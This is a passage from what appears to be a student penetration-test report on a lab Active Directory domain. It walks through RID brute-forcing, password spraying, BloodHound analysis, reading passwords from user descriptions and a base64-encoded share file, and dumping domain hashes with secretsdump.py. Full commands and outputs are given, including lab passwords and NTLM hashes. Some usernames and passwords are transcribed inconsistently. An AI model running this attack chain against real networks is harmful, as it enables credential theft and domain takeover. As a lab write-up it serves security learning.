(crimetime@CRIMETIME)-[~/Desktop/minipjj]
$ nxc smb 192.168.171.144 -u 'Guest' -p '' --rid-brute | grep 'SidTypeUser' > raw_users.txt
```

Figure 2.16: gathering users

3.8 Performing the Password Spraying Attack

Overview:

After cleaning the user list, we proceeded with the password spraying attack using the decoded password and the final list of valid users. This attack aims to check for weak or reused passwords across multiple accounts to gain unauthorized access.

Attack Details:

We executed the following command to perform the password-spraying attack:

```
1 nxc smb minipj.local -u final_users.txt -p DecodedPwd.txt
2 --continue-on-success --no-brute
```



```
(crimetime@CRIMETIME)-[~/Desktop/minipjj]
$ nxc smb 192.168.171.144 -u final_users.txt -p creds.txt --continue-on-success --no-brute
```

Figure 2.17: Password Spraying

Explanation of Command Options:

- `--continue-on-success`: Continues the attack even if a successful login occurs, ensuring the attack continues on all target accounts.
- `--no-brute`: Avoids brute-force login attempts and minimizes the risk of account lockouts by spreading login attempts.


3.9 Credential Extraction and Saving

Overview:

During the password spraying attack, we identified a valid user account with the password. This account was added to a credentials file for further use, as it could potentially grant us unauthorized access to sensitive resources.

Attack Details:

After executing the password spraying attack, we found that the user `azizmoussa` had the decoded password. We saved this credential to a text file for later use.



```
L- $ nxc smb 192.168.171.144 -u final_users.txt -p creds.txt --continue-on-success --no-brute
SMB 192.168.171.144 445 MINIPJ-DC [*] Windows Server 2019 Standard Evaluation 17763 x64 (name:MINIPJ-DC) (domain:MINIPJ.local) (signing:True) (SMBv1:True)
SMB 192.168.171.144 445 MINIPJ-DC [-] MINIPJ.local\Administrateur:P@ssw0rd STATUS_LOGON_FAILURE
SMB 192.168.171.144 445 MINIPJ-DC [-] MINIPJ.local\Invit  :P@ssw0rd STATUS_LOGON_FAILURE
SMB 192.168.171.144 445 MINIPJ-DC [-] MINIPJ.local\krbtgt:P@ssw0rd STATUS_LOGON_FAILURE
SMB 192.168.171.144 445 MINIPJ-DC [-] MINIPJ.local\MINIPJ-DC$:P@ssw0rd STATUS_LOGON_FAILURE
SMB 192.168.171.144 445 MINIPJ-DC [+] MINIPJ.local\azizmoussa:P@ssw0rd
```

Figure 2.18: Credentials Extraction

3.10 Gathering BloodHound Data for Privilege Escalation

Overview:

To analyze the domain's Active Directory topology and identify potential privilege escalation paths, we gathered BloodHound data. BloodHound helps map out attack paths based on user permissions and group memberships, which can reveal potential vulnerabilities or escalation points within the domain.

Attack Details:

We used the following command to gather BloodHound data from the domain:

```
1 nxc ldap minipj.local -u azizmousa -p P@ssw0rd --bloodhound
2 --DNS-server 192.168.171.144 -c all --dns-tcp
```

Explanation of Command Options:

- `-u azizmousa`: Specifies the username `azizmousa` for authentication.
- `-p P@ssw0rd`: Specifies the password for the user `azizmousa`.
- `--bloodhound`: Tells the tool to gather BloodHound-specific data related to the domain's topology and user permissions.
- `--DNS-server 192.168.171.144`: Specifies the DNS server to query for domain information.
- `-c all`: Collects all relevant data, including users, groups, and permissions.
- `--DNS-tcp`: Uses TCP for DNS communication to ensure more reliable data collection in some network environments.

3.11 Analyzing BloodHound Data for Privilege Escalation Paths :

Overview:

After gathering the BloodHound JSON file, we used the BloodHound tool to visualize the domain's Active Directory structure and investigate potential privilege escalation paths. BloodHound helps identify security weaknesses by mapping out group memberships, permissions, and attack vectors.

Attack Details:

We launched the BloodHound tool and imported the gathered JSON file to analyze the domain's topology and identify privilege escalation opportunities:




Figure 2.19: BloodHound Logging in

we uploaded the JSON file :




Figure 2.20: upload in progress

we marked the owned target :




Figure 2.21: marking the Owned target

we checked for Outbound Object Control :




Figure 2.22: transitive object control

azizmoussa is useless as a user in this domain, so we searched for another way to get other useful creds.

3.12 Re-enumerating Shares and Users with New Credentials

Overview:

After obtaining valid credentials for the user `azizmoussa`, we used these credentials to re-enumerate the shares and list the users again. This step helped to identify any additional resources the user may have access to or to confirm whether the user could enumerate other domain accounts.

Attack Details:

Using the newly acquired credentials, we executed the following commands to list the shares and users:

```
1 nxc smb minipj.local -u azizmoussa -p 'P@ssw0rd' --shares --users
```

Extracting User Descriptions and Identifying Passwords

Overview:

During the re-enumeration of users, we extracted the description field for each user account. This field can sometimes contain valuable information, including passwords. We discovered that the description fields of two users, `Ellynn` and `Azizakrout`, contained passwords.

```
1 nxc smb minipj.local -u azizoussa -p 'P@ssw0rd' -M get-desc-users
```

```
(crimetime@CRIMETIME)-[~/Desktop/minipjj]
$ nxc ldap minipj.local -u azizoussa -p P@ssw0rd -M get-desc-users
SMB 192.168.171.144 445 MINIPJ-DC [*] Windows Server 2019 Standard Evaluation 17763 x64 (name:MINIPJ-DC) (domain:MINIPJ.local) (signing:True) (SMBv1:True)
LDAP 192.168.171.144 389 MINIPJ-DC [+] MINIPJ.local\azizoussa:P@ssw0rd
GET-DESC... 192.168.171.144 389 MINIPJ-DC [+] Found following users:
User: Administrateur description: Compte d'utilisateur d'administration
User: InvitÃ© description: Compte d'utilisateur invitÃ©
User: krbtgt description: Compte de service du centre de distribution de clÃ©s
User: azizakrout description: In Case I Forgot My Pass 'P@ssw0rd3ami'
User: becki.saloma description: New User ,DefaultPassword
User: kaitlynn.rhiamon description: Shared User
User: janayd.pavia description: Shared User
User: ellynn.leodora description: User Password )*g(/}{ge0v2
User: cyndy.sharai description: Replication Account
User: cathylen.freddy description: Shared User
```

Figure 2.23: Reading Users Descriptions

we created a text file for the creds we gathered :

```
(crimetime@CRIMETIME)-[~/Desktop/minipjj]
$ cat creds.txt
azizoussa:P@ssw0rd
azizakrout:P@ssw0rd3ami
ellynn.leodora:)*g(/}{ge0v2
```

Figure 2.24: Obtained Credentials

we marked Ellynn as an owned target and we found that she doesn't have any Reachable high-value targets :





Figure 2.25: Ellynn's node info

We found also that she belongs to a sales group, but we can't use her because she isn't in any of the administrative groups.


Our focus shifts to our last stored creds which belong to **azizakrout**, we found out that he has access to **NothingInHere** share which we didn't have access to in our last SMB's shares enumeration.



Share	Permissions	Remark
ADMIN\$		Administration à distance
C\$		Partage par défaut
hackme	READ,WRITE	
IPC\$		IPC distant
NETLOGON	READ	Partage de serveur d'accès
NothingInHere	READ,WRITE	
SYSVOL	READ	Partage de serveur d'accès


Figure 2.26: Unlocked Share

We found a secret file **TopSec.txt** in **NothingInHere** share which contains an encoded password.



```
# use NothingInHere
# ls
drw-rw-rw- 0 Tue Dec 24 08:32:45 2024 .
drw-rw-rw- 0 Tue Dec 24 08:32:45 2024 ..
-rw-rw-rw- 20 Tue Dec 24 08:28:48 2024 TopSec.txt
# get TopSec.txt
```

Figure 2.27: Secret file



```
(crimetime@CRIMETIME)-[~/Desktop/minipjj]
$ cat TopSec.txt
UEBzc3cwcmQkMTIzJA==

(crimetime@CRIMETIME)-[~/Desktop/minipjj]
$ base64 -d TopSec.txt
P@ssw0rd$123$
```

Figure 2.28: Password decoding

We decoded the **TopSec.txt** content, then we did a password-spraying again to find out that this password belongs to the SQL Service account.


```
(crimetime@CRIMETIME)-[~/Desktop/minipj]
$ nxc smb minipj.local -u final_users.txt -p 'Pqssw0rd$123$' --continue-on-success --no-brute

SMB 192.168.171.144 445 MINIPJ-DC [+] Windows Server 2019 Standard Evaluation 17763 x64 (name:MINIPJ-DC) (domain:MINIPJ.local) (signing:True) (SMBv1:True)
SMB 192.168.171.144 445 MINIPJ-DC [-] MINIPJ.local\Administrateur:Pqssw0rd$123$ STATUS_LOGON_FAILURE
SMB 192.168.171.144 445 MINIPJ-DC [-] MINIPJ.local\Invité:Pqssw0rd$123$ STATUS_LOGON_FAILURE
SMB 192.168.171.144 445 MINIPJ-DC [-] MINIPJ.local\krbtgt:Pqssw0rd$123$ STATUS_LOGON_FAILURE
SMB 192.168.171.144 445 MINIPJ-DC [-] MINIPJ.local\MINIPJ-DC$:Pqssw0rd$123$ STATUS_LOGON_FAILURE
SMB 192.168.171.144 445 MINIPJ-DC [-] MINIPJ.local\azizmoussa:Pqssw0rd$123$ STATUS_LOGON_FAILURE
SMB 192.168.171.144 445 MINIPJ-DC [-] MINIPJ.local\azizakreut:Pqssw0rd$123$ STATUS_LOGON_FAILURE
SMB 192.168.171.144 445 MINIPJ-DC [+] MINIPJ.local\SQLService:Pqssw0rd$123$
SMB 192.168.171.144 445 MINIPJ-DC [-] MINIPJ.local\KDC0079:Pqssw0rd$123$ STATUS_LOGON_FAILURE
```

Figure 2.29: Password spraying

```
(crimetime@CRIMETIME)-[~/Desktop/minipj]
$ nxc smb minipj.local -u SQLService -p 'Pqssw0rd$123$'

SMB 192.168.171.144 445 MINIPJ-DC [+] Windows Server 2019 Standard Evaluation 17763 x64 (name:MINIPJ-DC) (domain:MINIPJ.local) (signing:True) (SMBv1:True)
SMB 192.168.171.144 445 MINIPJ-DC [+] MINIPJ.local\SQLService:Pqssw0rd$123$
```

Figure 2.30: Credentials verification

3.13 Discovering SQL Account Membership in the Admins Group

Overview: After obtaining the password for an SQL account, we searched for the account in BloodHound to check its group memberships and permissions. We discovered that the SQL account was a member of the **Admins** group, which had broad, generic administrative rights, providing a potential path for privilege escalation.

Attack Details:

We found that the SQL account was a member of the **Admins** group, which had the **Generic All** permission. This permission grants full control over an object, allowing modification of group memberships and permissions.

The explanation of the "Generic All" Permission:

Generic All allows a user to have full control over an object, including modifying its attributes, adding or removing members, and changing permissions.

Potential Attacks with "Generic All" Permission:

- **Privilege Escalation:** The user can add themselves to any privileged group, such as **Domain Admins**, giving them administrative access to the entire domain.
- **Permission Manipulation:** The user can modify the permissions of other users or groups, potentially granting unauthorized access to critical systems.
- **Group Membership Changes:** The user can add/remove members from groups, potentially allowing attackers to escalate privileges by adding themselves or others to high-privilege groups.
- **Object Modification:** The user can modify or delete objects in Active Directory, including accounts and resources, potentially causing disruptions or unauthorized access.

Bloodhound showed us that SQLService account was a member of Admins group.




Figure 2.31: Credentials verification

SQLService have a GenericAll on all Admins of the domain




Figure 2.32: Credentials verification

3.14 Dumping Hashes with secretsdump.py Using SQL Account Credentials

Overview:

After discovering the SQL account's administrative privileges, we leveraged its credentials to run the `secretsdump.py` script. This tool is used to dump password hashes and other secrets from a target system, allowing further exploitation or offline cracking of user credentials.

Impacket's secretsdump.py:

Impacket's `secretsdump.py` performs various techniques to dump secrets from the remote machine without executing any agent. Techniques include reading SAM and LSA secrets from registries, dumping NTLM hashes, plaintext credentials, and Kerberos keys, and dumping NTDS.dit. The following command attempts to dump all secrets from the target machine using these techniques.


Attack Details:

We used the SQL account's credentials to run the `secretsdump.py` script, dumping the password hashes from the target domain controller:

```
1 secretsdump.py minipj.local/SQLService:'P@sswOrd$123$'@192.168.171.144
```

Explanation of Command Options:


- `minipj.local/SQLService`: Specifies the domain (`minipj.local`) and the SQL service account (`SQLService`) for authentication.
- `'P@sswOrd$123$'`: Specifies the password for the SQL service account.
- `@192.168.171.144`: Specifies the IP address of the target domain controller from which the secrets will be dumped.



```
(crimetime@CRIMETIME)-[~/Desktop/minipjj]
$ secretsdump.py minipj.local/SQLService:'P@sswOrd$123$'@192.168.171.144
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Target system bootKey: 0xfcd30c4fbf092a092424411a47f99eb9
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrateur:500:aad3b435b51404eeaad3b435b51404ee:7fb9ddb5ef840cc02a09bc39df05ad6e:::
```

Figure 2.33: dumping secret hashes



```
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrateur:500:aad3b435b51404eeaad3b435b51404ee:7fb9ddb5ef840cc02a09bc39df05ad6e:::
Invité:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:459e32d865e96a8c02f56bc0210c6797:::
MINIPJ.local\azizmoussa:1103:aad3b435b51404eeaad3b435b51404ee:e19ccf75ee54e06b06a5907af13cef42:::
MINIPJ.local\azizakrout:1104:aad3b435b51404eeaad3b435b51404ee:f78d169dc4b561c5785979eaf8f542ac:::
MINIPJ.local\SQLService:1107:aad3b435b51404eeaad3b435b51404ee:1db0d75eee9210655c155bdf32c04b11:::
MINIPJ.local\karee.christin:1110:aad3b435b51404eeaad3b435b51404ee:bfd3f418df58e947a48617de7568d7f:::
